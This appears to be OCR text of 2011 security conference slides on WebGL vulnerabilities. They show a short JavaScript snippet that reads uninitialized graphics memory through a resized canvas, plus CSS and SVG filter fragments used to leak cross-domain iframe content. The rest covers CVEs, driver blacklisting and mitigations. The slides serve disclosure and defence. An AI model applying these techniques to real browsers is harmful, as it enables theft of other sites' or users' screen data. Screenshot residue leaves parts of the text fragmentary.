
What Actually Happened



Exploiting the Bug

```
var gl = canvas.getContext('webgl');
// Mask all colour writes
gl.colorMask(0, 0, 0, 0);

// Resize canvas
canvas.width = randW;
canvas.height = randH;

// Steal uninitialized data
var ctx = canvas.getContext('2d');
ctx.getImageData(0, 0, randW, randH);
```

Does it work?


Firefox File Edit View History Bookmarks Tools Window Help
WebGL uninitialized texture read
http://10.0.10.26/steal/readmem.html
Macintosh HD
confidential_plans
Styles
Spacing
Lists
Reload

WebGL Graphics Memory Theft

0% of pixels matching

Confidential Document - Do not di


Blah, blah blah blah blah
Yack yack yack
Scheme, sche

'aphics Memory Theft

Confidential Document - Do not distribute


Blah, blah blah blah blah
Yack yack yack
Scheme, scheme, scheme!

Exploiting it, getting data into memory


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://10.0.10.26/~ja...metexturecolour.html
http://10.0.10.26/~jamesf/ps/iframetexturecolour.html
Google
We Believe in an Open W
And we're dedicated to keeping it free, open and a
About Us
Community Map
Our Projects
Get Involved
Firefox
Now with a new look, super speed and more awesomeness than ever!
Get Firefox »
Get Firefox on your phone »
In the news
http://www.mozilla.com/firefox/


```
.layer {
    -moz-transition-property: -moz-transform;
    -moz-transition-duration: 1s;
    -moz-transform: rotate(180deg);
}
```

Getting data back out


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://10.0.10.26/~ja...metexturecolour.html
http://10.0.10.26/~jamesf/ps/iframetexturecolour.html
Google
mozilla
We Believe
And we're dedicated to ke
About Us
Firefox
Now with a new look, super
awesomeness than ever!
Get Firefox »
Get Firefox on your phone
In the news
Mozilla Firefox Significantly Reduces Memory Use to
Make Web Browsing Faster
Firefox for Android Empowers Developers to Build
Seamless Web Experiences
Mozilla Enterprise User Working Group


```
<feColorMatrix
       style="color-interpolation-filters:sRGB"
       values="0     0     0     0   0
               0     0     0     0   0
               0.333 0.333 0.333 0   0
               0     0     0     1   0"/>
```

Getting data back out


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://10.0.10.26/~ja...metexturecolour.html
http://10.0.10.26/~jamesf/ps/iframetexturecolour.html
Google
mozilla
We Believe in an
And we're dedicated to keeping it free
About Us
Community Map
Firefox
Now with a new look, super speed and more awesomeness than ever!
Get Firefox »
Get Firefox on your phone »
Firefox
Thunderbird
In the news
Mozilla Firefox Significantly Reduces
Make Web Browsing Faster
Firefox for Android Empowers Developers to Build
Seamless Web Experiences
Mozilla Enterprise User Working Group

```
<feComponentTransfer>
    <feFuncR type="linear" slope="0" intercept="1"/>
</feComponentTransfer>
```

Getting data back out


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://10.0.10.26/~ja...metexturecolour.html
http://10.0.10.26/~jamesf/ps/iframetexturecolour.html
Google
mozilla
We Believe in an
And we're dedicated to keeping it free
About Us
Community Map
Firefox
Now with a new look, super speed and more awesomeness than ever!
Get Firefox »
Get Firefox on your phone »
Firefox
Thunderbird
In the news
Mozilla Firefox Significantly Reduces
Make Web Browsing Faster
Firefox for Android Empowers Developers to Build
Seamless Web Experiences
Mozilla Enterprise User Working Group

```
<feComponentTransfer>
    <feFuncR type="linear" slope="0" intercept="1"/>
</feComponentTransfer>
```

Demo

What can be done to fix it?

context
INFORMATION SECURITY LTD

Increased Attack Surface

Blacklisting Drivers

- Both Chrome and Firefox blacklist "bad" drivers.
- After submitting a bug to FF about 2 weeks later I suddenly found my configuration to be banned ☺

Old Code in New Products

context
INFORMATION SECURITY LTD

- ANGLE project implements OpenGL ES on Windows.
- Built into Firefox and Chrome
- Include some 9 year old code in the shader compiler.
- Turned out it wasn't particular well audited ☺

```
Copyright (c) 2002, NVIDIA Corporation.

NVIDIA Corporation("NVIDIA") supplies this software to you in
consideration of your agreement to the following terms, and your use,
installation, modification or redistribution of this NVIDIA software

…
```

All New Technologies Have Issues

- Some of the CVE numbers for issues we identified:
  - CVE-2011-2598 – Uninitialized Data
  - CVE-2011-3002 – Remote Code Execution
  - CVE-2011-2366 – Cross Domain Images
  - CVE-2011-2988 – Remote Code Execution
  - CVE-2011-2987 – Remote Code Execution
- Numerous issues reported by others

Other Technologies

Everyone Else

context INFORMATION SECURITY LTD

Microsoft® Silverlight™

unity

Do They Suffer From the Issues?

Issue	Silverlight	Flash	Unity
Denial of Service	Yes	Maybe	Yes
Cross-Domain Images	No	No	Yes
Implementation Issues	Yes	Yes	Yes
Attack Surface	Yes	Yes	Yes

Conclusions

Anything You Can Do Now?

- Disable WebGL or any similar technology if you are concerned.
- NoScript can block use of WebGL

CONTEXT INFORMATION SECURITY LTD

Questions?